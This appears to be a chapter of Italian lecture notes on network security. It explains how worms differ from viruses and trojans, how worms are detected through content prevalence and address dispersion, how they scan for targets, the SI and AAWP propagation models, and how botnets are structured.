Parliamo adesso di minacce strutturate che sono considerate tra le peggiori Advanced Persistent Threats che si possono incontrare nel contesto delle attività ostili che è possibile osservare sulla rete. Spesso quando si parla di *worm* si tende erroneamente a definirlo come virus, trojan horse, etc..., ma in realtà un worm si distingue da tutto ciò per una semplice proprietà: essere “*autoreplicante*”. Un worm viene lanciato in seguito ad una azione ed è un agent che ha la capacità di diffondersi autonomamente utilizzando la rete e sfruttando delle vulnerabilità sconosciute (0-day) su servizi diffusi su vari host disponibili in rete, ed una volta che arriva al massimo della sua replicazione può lanciare attacchi DoS, può installare logiche di controllo implementate al livello di Botnets, e può accedere e compromettere l'integrità/privacy di dati sensibili.

**Worm vs. Virus vs. Trojan** Ma qual è la differenza tra worm, virus e trojan horse? Un virus è costituito da codice malizioso integrato in un eseguibile, e quindi attacca una copia di sé stesso a un programma o a un file in modo da potersi diffondere da un computer a un altro, lasciandosi alle spalle infezioni attive. Analogamente ai virus umani, i virus del computer possono presentare un livello di gravità variabile: alcuni causano solamente effetti fastidiosi mentre altri possono danneggiare seriamente hardware, software o file. Quasi tutti i virus sono associati a un file eseguibile e questo significa che possono essere presenti nel computer ma non lo possono infettare fino a quando non si esegue o non si apre il programma nocivo. È importante notare che un virus non può diffondersi senza un intervento umano, come l'esecuzione di un programma infetto. Le persone proseguono la diffusione di un virus del computer, nella maggior parte dei casi senza esserne consapevoli, condividendo i file infetti o inviando e-mail con virus come allegati ai messaggi.

Un worm è simile a un virus, del quale può essere considerato una sottocategoria. I worm si diffondono da computer a computer, ma diversamente da un virus, hanno la capacità di viaggiare senza l'aiuto di una persona. Un worm sfrutta i vantaggi delle funzionalità di trasporto dei file o delle informazioni presenti nel sistema, consentendogli così di viaggiare senza aiuto. Il pericolo maggiore di un worm è la sua capacità di riprodursi nel sistema, con il risultato che invece di inviarne uno solo, il computer ne trasmette centinaia o migliaia di copie, creando effetti devastanti. Un esempio può essere quello di un worm che invia una copia di sé stesso a tutti i contatti presenti nella rubrica indirizzi. Dopodiché, il worm si riproduce e invia sé stesso a ciascun contatto presente nella rubrica indirizzi di ciascun destinatario, continuando così all'infinito. A causa della sua natura riproduttiva e della sua capacità di viaggiare tra le reti, il risultato nella maggior parte dei casi è che il worm consuma una considerevole quantità di memoria (o di larghezza di banda della rete), compromettendo il funzionamento di server Web, server di rete e singoli computer. In attacchi più recenti come il tanto discusso Blaster Worm, il worm è stato progettato per introdursi nel sistema e consentire a utenti remoti malintenzionati di controllare il computer da remoto. I worm più conosciuti vengono diffusi sotto forma di file allegati ai messaggi di posta elettronica, tramite un apposito collegamento malevolo ad una risorsa web o FTP, tramite un link trasmesso attraverso un messaggio ICQ o IRC, oppure tramite le reti di condivisione dei file P2P (Peer-to-Peer). Alcuni worm si diffondono, invece, come pacchetti di rete che penetrano direttamente nella memoria del computer, dove il codice del worm viene poi attivato. Per insinuarsi all'interno dei computer remoti e lanciare l'esecuzione di copie di se stessi, i worm si avvalgono delle seguenti tecniche: social engineering (nel caso, ad esempio, di un messaggio e-mail che invita l'utente ad aprire il file ad esso allegato), utilizzo degli errori di configurazione delle reti (ad esempio per duplicarsi su un disco completamente accessibile), oppure possono sfruttare le vulnerabilità presenti nella sicurezza dei sistemi operativi e delle applicazioni.

Un Trojan Horse non è un virus. Si tratta di un programma distruttivo che sembra essere un'applicazione autentica. Diversamente dai virus, i Trojan Horse non si riproducono ma possono essere altrettanto distruttivi, ma come i virus si propagano solo attraverso l'intervento umano. I Trojan Horse aprono inoltre una backdoor, ovvero un punto di ingresso segreto, nel computer che fornisce agli utenti o ai programmi nocivi un accesso al sistema, consentendo il furto di informazioni riservate e personali.

**Classificazione dei worms** I worms possono essere classificati in due grandi categorie: Host computer worms e Network worms. Gli *Host computer worms* sono contenuti all'interno dell'host su cui girano ed utilizzano la rete per propagarsi da un host all'altro. I *Network worms*, invece, sono i più pericolosi e non sono contenuti sul singolo host, ma possono girare simultaneamente su host differenti essendo nativamente partizionati in diversi segmenti payload di attacco; questi usano la rete per diffondersi;

L'idea di un programma auto-replicante fu teorizzata per la prima volta da John von Neumann nel 1949 quando il matematico ipotizzò degli automi capaci di creare delle copie del loro codice. Il primo codice capace di auto-replicarsi e di diffondersi si ebbe tuttavia solo nel 1971 con la creazione di Creeper, considerato il primo worm della storia: esso fu scritto da Bob Thomas per diffondersi su Arpanet ed infettare i PDP-10. Il termine "worm" per indicare un programma auto-replicante viene però usato per la prima volta solo nel 1975 nel romanzo di fantascienza Codice 4GH (titolo originale: The Shockwave Rider) di John Brunner. La storia è ambientata in un lontano futuro in cui una gigantesca rete informatica che fa capo ad un unico supercomputer viene usata da un governo mondiale per controllare tutta l'umanità. Il personaggio principale riesce a far saltare la rete introducendo da un terminale un "worm" (nella versione italiana è tradotto con "tenia") che costringe il computer a rivelare al mondo tutte le manovre del governo globale registrate nella sua memoria. Uno dei primi worm di epoca moderna diffusi sulla rete fu il Morris worm, creato da Robert Morris, figlio di un alto dirigente della NSA il 2 novembre 1988, quando internet era ancora agli albori. Tale virus riuscì a colpire tra le 4000 e le 6000 macchine, si stima il 4-6% dei computer collegati a quel tempo in rete. Altri importanti worm sono stati: Code Red, Blaster Worm, Slammer Worm e Stuxnet.

**Reazione ai worms** Le reazioni ai worms devono essere completamente automatizzate, cioè bisogna essere in grado di controllare il contagio nel tempo più breve possibile. Senza automazione si perde l'efficacia. Come si fa ad individuare un worm? Visto che il worm si diffonde massivamente è necessario cercare una firma, un traccia del worm all'interno del traffico globale, caratterizzata dal fatto di avere dei pattern ricorrenti e questi pattern diventano la firma del worm. Quindi osservando la presenza di questi pattern in certe situazioni si è in grado di rilevare un worm. Questa osservazione, però, fatta al livello umano è poco efficiente e quindi si ha la necessità di farla automatizzata ricorrendo al noto meccanismo di inferenza automatica di queste firme: **Signature inference**. Per effettuare questo meccanismo è necessario osservare il traffico (nel nostro punto di osservazione/sniffer/tapping) e cercare con meccanismi automatici, stringhe comuni tra i vari flussi di traffico. Questi pattern possono essere utilizzati a scopo di *content filtering* oppure di *content sifting*, cioè setacciare il traffico ed eliminare le componenti ostili. Ma come funziona il content sifting? Immaginiamo che esista all'interno del traffico generato dai worms una stringa  $W$  che caratterizza la propagazione del worm stesso. Il concetto è la **content prevalence**, ovvero la stringa  $W$  deve essere quella che ricorre in maniera più frequente rispetto alle altre stringhe (quindi si ha una prevalenza di questo contenuto). Un altro concetto è l'**address dispersion**: il worm si diffonde un po dappertutto, quindi ciò che caratterizza un worm è che oltre ad avere una stringa prevalente che ne caratterizza l'attività di propagazione, il worm cerca di infestare una quantità di diversi host saltando da un host all'altro della rete; l'address dispersion, quindi, da evidenza del fatto che vi è una azione del worm mirata alla diffusione e che si è in grado di individuare effettuando attività di content sifting.

In dettaglio, come mostrato nelle figure seguenti, si ha un detector (che può essere un IDS), poi passa un determinato pattern da A a B, e questo pattern lo si mette nella prevalence table, mentre l'origine e la destinazione di questo pattern lo si mette all'interno della dispersion table:




Figura 119

Successivamente arriva un altro pattern, che è un pattern di ritorno dalla macchina C verso la macchina A, ed anche questo pattern lo si mette nella prevalence table:




Figura 120

Infine arriva un altro pattern, ma questa volta il pattern è relativo alla propagazione del worm; questo pattern va ad infestare l'host D; quindi se questo pattern è ostile andrà a contenere la stessa stringa caratterizzante il worm andando a raddoppiare il valore nella prevalence table e andrà ad aggiungere due destinazioni nuove che prima non sono state toccate, o meglio ne è stata toccata solo una, cioè la B, e a partire dalla B si è diffusa su altre macchine, e quindi la dispersion table associata a quell'entry comincerà a crescere.




Figura 121

Poi il worm continuerà a propagarsi facendo in modo che cresceranno nuovamente le prevalence table e dispersion table, e diventerà banale andare a setacciare le entry individuando quelle che hanno un valore di prevalenza più alto, accompagnato ad un valore di dispersione più alto. In questo modo si è in grado di individuare univocamente il worm rispetto ad altri tipi di traffico:




Figura 122

Ovviamente le stringhe vanno indicizzate ed esistono tre tipi di approcci: il primo approccio è indicizzare tutte le sottostringhe (però possono essercene troppe e questo richiederebbe un effort computazionale); il secondo approccio è indicizzare solo interi pacchetti (molto veloce ma facilmente aggirabile); il terzo approccio consiste nell'indicizzare tutte le sottostringhe contigue con almeno lunghezza S.

### 5.1.1 Le strategie di infezione dei worms

Vediamo adesso quali sono le strategie di infezione utilizzate dai worms: nella prima fase della loro vita i worm cercano di acquisire informazione circa l'ambiente circostante e ciò viene effettuato tipicamente con dei port-scan che hanno lo scopo di individuare le macchine disponibili, i servizi offerti da queste macchine ed eventuali vulnerabilità in modo tale da prendere il controllo di tali macchine ed installare il prori payload. Il modo in cui vengono individuate e reclutate nuove macchine da parte dei worms possono essere divise in quattro principali famiglie: scansioni localizzate, scansioni topologiche, scansioni basate su hit list, e le scansioni basate su permutazione. Adesso analizziamole in dettaglio:

- **Scansioni localizzate:** esse si basano su fatto di acquisire informazioni relative alla rete di appartenenza della macchina infettata; in pratica una volta che il worm infetta una macchina e si rende conto che questa macchina appartiene ad una determinata subnet, allora il worm in broadcast va ad esplorare l'intera subnet in vari modi, tra cui in logica casuale (generando indirizzi casuali) oppure operare in maniera progressiva. Il concetto di scansione localizzata, quindi, si basa sul concetto di acquisire informazioni circa lo spazio di indirizzamento su cui reclutare nuove macchine da infettare a partire dalle informazioni ottenute dalla configurazione di rete della macchina infettata (Il noto worm *Codered II* ha utilizzato questa strategie di infezione).
- **Scansioni topologiche:** esse si basano sul concetto di acquisire informazioni dagli host già infettati per individuare nuove potenziali vittime, andando, per esempio, ad esplorare il file system di questi host compromessi e andare a vedere la configurazione della rete, servizi di supporto, e connessioni di rete attive, per individuare nuovi host da infestare: per esempio se un server riceve connessioni da un certo numero di macchine allora è verosimile che quelle macchine scambiano con esso informazioni e quindi possono essere potenziali nuovi obiettivi del worm. I worms diffusi via e-mail, in genere, usano questa tecnica; inoltre anche i sistemi peer-to-peer sono estremamente vulnerabili a questa strategia di infezione, infatti in questo tipo di reti esistono relazioni abbastanza stabili tra i suoi nodi ed inoltre ci sono dei super nodi che hanno contatti con un numero elevatissimo di altri nodi peer, concentrando/convogliando connessioni verso altri nodi peer, e diventa così un obiettivo molto ambito da parte del worm che può sfruttare esso per diffondersi molto facilmente. (Il noto worm *Morris Worm* ha utilizzato questa strategie di infezione).
- **Scansioni basate su hit list:** in questa strategia di infezione viene precostituita una lista di decine di migliaia di macchine che possono essere potenzialmente vulnerabili, scegliendo le macchine che sono più appetibili per svolgere attività ostili, tipicamente sono macchine che hanno una buona connettività di rete. Quindi partendo da queste liste si effettuano scansioni più mirate volte ad acquisire macchine più pregiati da infettare. Inizialmente un worm per garantirsi una buona diffusione può usare questo approccio per poi utilizzare con alti tipi di strategie come ad esempio scansione localizzata e scansione topologica. Per generare le hit list si effettuano dei processi di analisi di reti vicine, tipicamente con tecnologie di scan stealthy a partire da reti distribuite (decoy scan), oppure tramite la raccolta di dati tramite dei surveys pubblici, oppure tramite l'osservazione di traffico di rete/eavesdropping.

- **Scansioni basate su permutazioni:** una delle soluzioni più interessanti ed efficienti (utilizzata, ad esempio, dal noto worm *Slammer*) è la scansione basata su permutazione casuale: lo spazio di indirizzamento di rete viene suddiviso da sottoinsiemi disgiunti caratterizzati da una permutazione pseudocasuale dello spazio di indirizzamento; quindi ogni macchina va ad esplorare una parte dello spazio di indirizzamento, e mettendo insieme tutte le macchine che si dividono questa random permutation dello spazio di indirizzamento, si riesce ad ottenere l'esplorazione completa dello spazio di indirizzamento.

### 5.1.2 I modelli di diffusione dei worms

Un aspetto interessante è capire come un worm si evolve nel tempo, nel senso che dal momento che si individua la diffusione massiva di un agente patogeno informatico n rete, può diventare interessante capire come questo agente patogeno evolverà nel tempo e in quanto tempo andrà a decadere. Questo tip di attività previsionale viene portata avanti utilizzando dei modelli matematici che descrivono il comportamento della propagazione degli agenti patogeni. Esiste un numero elevato di modelli, ma uno dei più utilizzati è il noto **modello suscettibili/infettati (SI)**. Tale modello si è evoluto successivamente nel modello “suscettibili/infettati recovered” in cui si tiene conto anche di eventuali macchine che dopo essere state infettate acquisiscono l’immunità attraverso operazioni di patching (Cioè ci si accorge dell’infezione e delle vulnerabilità ed il sistema viene aggiornato così da eliminare il payload del worm, così che la macchina non può più essere infettata divenendo immune). Le macchine suscettibili sono macchine in rete che sono potenzialmente infettabili. Questo modello considerano una taglia specifica della popolazione N, un certo numero di macchine che sono suscettibili all’infezione in un certo tempo  $S(t)$ , un certo numero di macchine che sono state infettate in un certo tempo  $I(t)$ , ed un rate con cui una macchina è in grado di interfacciarsi ad altre macchine  $\beta$ . Ciò che è interessante è andare ad individuare come il rate degli infettati evolve nel tempo in modo da poter prevedere cosa accade dopo un certo intervallo di tempo. Tipicamente ci si concentra sull’osservazione della frazione di host infettati fra quelli che sono vulnerabili, e questa informazione si ottiene come soluzione del sistema di equazioni differenziali (mostrate in figura 123) che descrive l’evoluzione nel tempo, e tale evoluzione è funzione del fattore  $\beta$  e delle macchine attualmente infettate in un determinato momento rispetto alla popolazione totale interessata.

$$\begin{aligned} \frac{dI}{dt} &= \beta \frac{IS}{N} \\ \frac{dS}{dt} &= -\beta \frac{IS}{N} \\ i(t) &= \frac{e^{\beta(t-T)}}{1 + e^{\beta(t-T)}} \end{aligned}$$




Figura 123

Questi modelli vengono usati per cercare di modellizzare il comportamento del worm e capire cosa aspettarci, in termini di velocità di propagazione, per poter attuare delle contromisure. In realtà uno dei limiti di questa categoria di modelli, basati sulla logica suscettibili/infettati, è che sono modelli che lavorano in logica continua

cioè descrivono il fenomeno in una logica di tipo continuo. Ciò che è più utile e realistico in ambito informatico è utilizzare dei modelli che lavorano in logica discreta; il più famoso è il **modello Analytical Active Worm Propagation Model (AAWP)**. Questo modello si basa su tale logica: immaginiamo che in un determinato istante siamo in grado di conoscere il risultato di una infezione, quindi in un tempo specifico  $i$  abbiamo un certo numero di host infettati  $n_i$ , mentre  $m_i$  rappresenta il numero totale di macchine che sono potenzialmente vulnerabili ad una infezione. Questo modello ci permette di ottenere la probabilità che un host sia infettato mediante tale formula:  $(m_i - n_i) / 2^{32}$  (dove  $2^{32}$  è la dimensione dello spazio di indirizzamento di IPv4). Dopodichè consideriamo tutta una serie di parametri tra cui, il numero di scansioni  $s_n$  effettuate al tempo  $i$ , un rate di disconnessione  $d$  (dato che le macchine si staccano dalla rete poiché non sono più in grado di lavorare), e un rate di correzione/patching  $p$  (quindi macchine che vengono patchate e non sono più vulnerabili); a questo punto il numero totale di macchine potenzialmente infettabili si riduce a  $(1 - p) m_i$ ; mentre il numero di infetti si riduce a  $p n_i + d n_i$ . A questo punto il numero di host infettati all'istante immediatamente successivo mediante questa equazione che ci prevede, quindi, l'evoluzione nel tempo del worm:

$$n_{i+1} = (1 - d - p) n_i + [(1 - p)^i N - n_i] [1 - (1 - 1/2^{32})^{s_n}]$$

In questa equazione abbiamo alcune variabili:  $N$  rappresenta il numero totale di macchine vulnerabili;  $h$  è la taglia della hitlist,  $s$  rappresenta il numero di macchine scansite nell'unità di tempo;  $d$  rappresenta il numero di macchine dove viene individuata l'infezione;  $p$  è il numero di macchine patchate. Questo modello è molto affidabile e ci permette di vedere come l'evoluzione del worm cambia con il variare della hitlist utilizzata, così come è possibile vedere l'evoluzione del worm rispetto al patching rate (più si riesce a patchare e più il worm limiterà la capacità di infezione), così come è possibile vedere l'evoluzione del worm rispetto al variare del tempo di infezione:




Figura 124

Ma quali sono le differenze tra i modello AAWP ed il modello SI? Innanzitutto la prima differenza sta nel fatto che il modello epidemico SI è continuo nel tempo, mentre il modello AAWP è un modello discreto. Altra differenza è che il tradizionale modello epidemico non è accurato rispetto al AAWP poiché una macchina può infettare una macchina anche prima di essere completamente infettato perché il modello epidemico è di tipo biologico, mentre nel campo informatico prima di infettare una macchina deve installare il proprio payload per prenderne il controllo. Altra differenza è che i modelli della famiglia SI assumono un tempo di infezione pari a zero (che non è realistico), non consentendo di modellare ritardi dovuti a congestione e la distanza fra sorgente e destinazione. Il worm si diffonde rapidamente, in maniera esponenziale, nella fase iniziale, e man-

mano comincia ad assestarsi per vari motivi: macchine da infettare (potrebbe essere finito lo spazio di indirizzamento) sono finite oppure perché la rete è divenuta satura a causa della stessa attività del worm. Un'altra differenza nel fatto che i modelli della famiglia SI non tengono conto delle attività di patching a livello del sistema operativo che rendono la macchina inattaccabile (immune); il patching è, dunque, il vero elemento in grado di combattere la diffusione dei worms (rispetto ad una epidemia tradizionale il patching ha il valore del vaccino).

### **Considerazione strategiche**

Una prima considerazione è che i worm sono una minaccia terribile per la sicurezza della rete poiché diventa difficile controllarne la diffusione, soprattutto in seguito all'evoluzione della rete e all'aumento della capacità/velocità dei canali di comunicazione la capacità offensiva dei worm diviene devastante. Inoltre sulla rete ci sono milioni e milioni di hosts che sono vulnerabili ai worms (e il numero è in continua crescita) e tipicamente i worms si diffondono attraverso banali exploit di sistema operativo o di servizi, ed il numero di macchine che installano certi sistemi operativi ed applicazioni sono in aumento. Inoltre i sistemi che risultano più vulnerabili sono i sistemi closed-source/proprietari e non quelli open-source, in quanto il codice dei sistemi open-source è maggiormente accessibile e quindi è più facile che esso diventi più robusto grazie al fatto che chiunque può correggerlo, mentre per i sistemi proprietari questo concetto non vale. Inoltre è molto facile realizzare un worm in quanto lo scheletro di base per la sua realizzazione è facilmente reperibile in rete, quindi chiunque può crearlo. Infine, fino ad ora siamo stati fortunati in quanto i worms hanno avuto comportamenti piuttosto benigni, mentre adesso è possibile che i worm causino danni seri (cancellare/modificare database o interi dischi oppure bloccare l'accesso alla rete). La seconda considerazione da fare è che non esistono metodi sistematici di difesa nei loro confronti (a differenza, per esempio, dei DoS in cui ci sono delle strategie di difesa abbastanza codificate). L'unica contromisura è individuare le vulnerabilità sfruttate dai worms ed effettuare il patching di applicazioni e sistemi operativi oltre a tenere costantemente aggiornati gli antivirus.

## 5.2 Botnets

Al giorno d'oggi lo scopo principale dei worms è quello di reclutare macchine per inserirle in un contesto di botnet, e tipicamente il payload del worm che viene installato è il bot di controllo che la macchina inserisce in una logica di **command & control**. A seguito di attacchi basati su worm, si raggiunge un numero elevatissimo di macchine su cui viene installato il programma bot che mette la macchina sotto il controllo della botnet; il bot è un banale **agent\*** che fornisce all'attaccante un semplice meccanismo di controllo remoto su di esso, e man mano che il worm si propaga si vanno a creare reti di macchine compromesse e facilmente controllabili attraverso un'architettura abbastanza articolata di command & control. (\*Agent: entità software che entra in azione al verificarsi di una determinata condizione e che svolge un compito per conto di un'altra entità software oppure per conto di una persona che l'ha delegata a svolgerlo.)

Le prime bot sono state utilizzate nelle IRC wars, cioè scontri tra esponenti di idee e scuole di pensiero diverse. I primi bot sono nati, quindi, per attaccare IRC o per aggiungere al mondo IRC dei servizi aggiuntivi utili a migliorare la gestione, automatizzandola. Al giorno d'oggi l'uso benevolo delle botnet è abbastanza limitato e lo scopo principale è quello di guadagnare denaro.

Gli elementi che caratterizzano un bot agent sono: il meccanismo di controllo remoto che esso impiega per collocarsi nella logica di command & control globale, l'implementazione dei comandi eseguibili e il meccanismo di propagazione che può avvenire per mezzo di scansione oppure tramite infezione. Il ciclo di vita di un bot viene descritto da un diagramma come quello mostrato nella figura sottostante:




Figura 125

Si parte da una logica di scansione, e dopo aver individuato un certo numero di macchine segue la fase di “egg download” ovvero il deposito del payload ostile sulla macchina target; la fase successiva è la possibilità di rispondere a comandi nella catena di command and control realizzata a cui si ritorna con il processo di scansione; a questo punto si ricomincia.

### Strategie di attacco

Le strategie di attacco utilizzate in una botnet sono orientate al reclutamento di nuovi agenti: si effettua la ricerca di sistemi vulnerabili, il probing, l'exploitation e la compromissione di questi sistemi e poi si effettuano degli attacchi, come ad esempio attacchi a livello protocollore, attacchi middleware o attacchi a livello application o resource. Dal punto di vista del command and control, invece, ciò che caratterizza le strategie operative di una botnet sono i tipi di comandi, che possono essere *diretti* o *indiretti*, come il malware può essere aggiornato e la possibilità di poter gestire la logica di unwitting agent cioè macchine che possono essere inserite ed espulse dalla botnet.

## Componenti architetturali

La struttura architettonica di una botnet conta tre componenti fondamentali:

- **Il botmaster:** è il controllore della botnet che invia i comandi remoti, e di fatto controlla tutti i terminali infetti; è la macchina più pregiata e quindi va nascosta al meglio;
- **I server intermedi (Command & control):** essi sono una gerarchia di server che si occupano di schermare il bostmaster, ricevono i comandi da quest'ultimo e li propagano verso la legione di bot;
- **I bot (o Zombie):** essi sono i computer infetti che eseguiranno i comandi trasmessi.

